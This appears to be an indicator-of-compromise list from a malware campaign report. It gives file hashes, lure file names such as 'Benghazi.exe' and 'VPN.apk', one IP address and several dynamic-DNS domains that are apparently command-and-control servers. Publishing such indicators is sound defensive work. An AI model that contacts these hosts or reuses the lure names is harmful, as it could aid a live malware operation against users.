Md5	1c8a1aa75d514d9b1c7118458e0b8a14
Sha1	41096b7f808a91ee773bbba304ea2cd0fa42519d
Sha1	46d832a9c1d6c34edffee361aca3de65db1b7932
Sha1	2e2d1315c47db73ba8facb99240ca6c085a9acbc
Filename	Voice Massege.apk
Filename	Benghazi.exe
Filename	VPN.apk
IP	41.208.110.46
Domain	winmeif.myq-see.com
Domain	Wininit.myq-see.com
Domain	Samsung.ddns.me
Domain	Collge.myq-see.com
Domain	Sara2011.no-ip.biz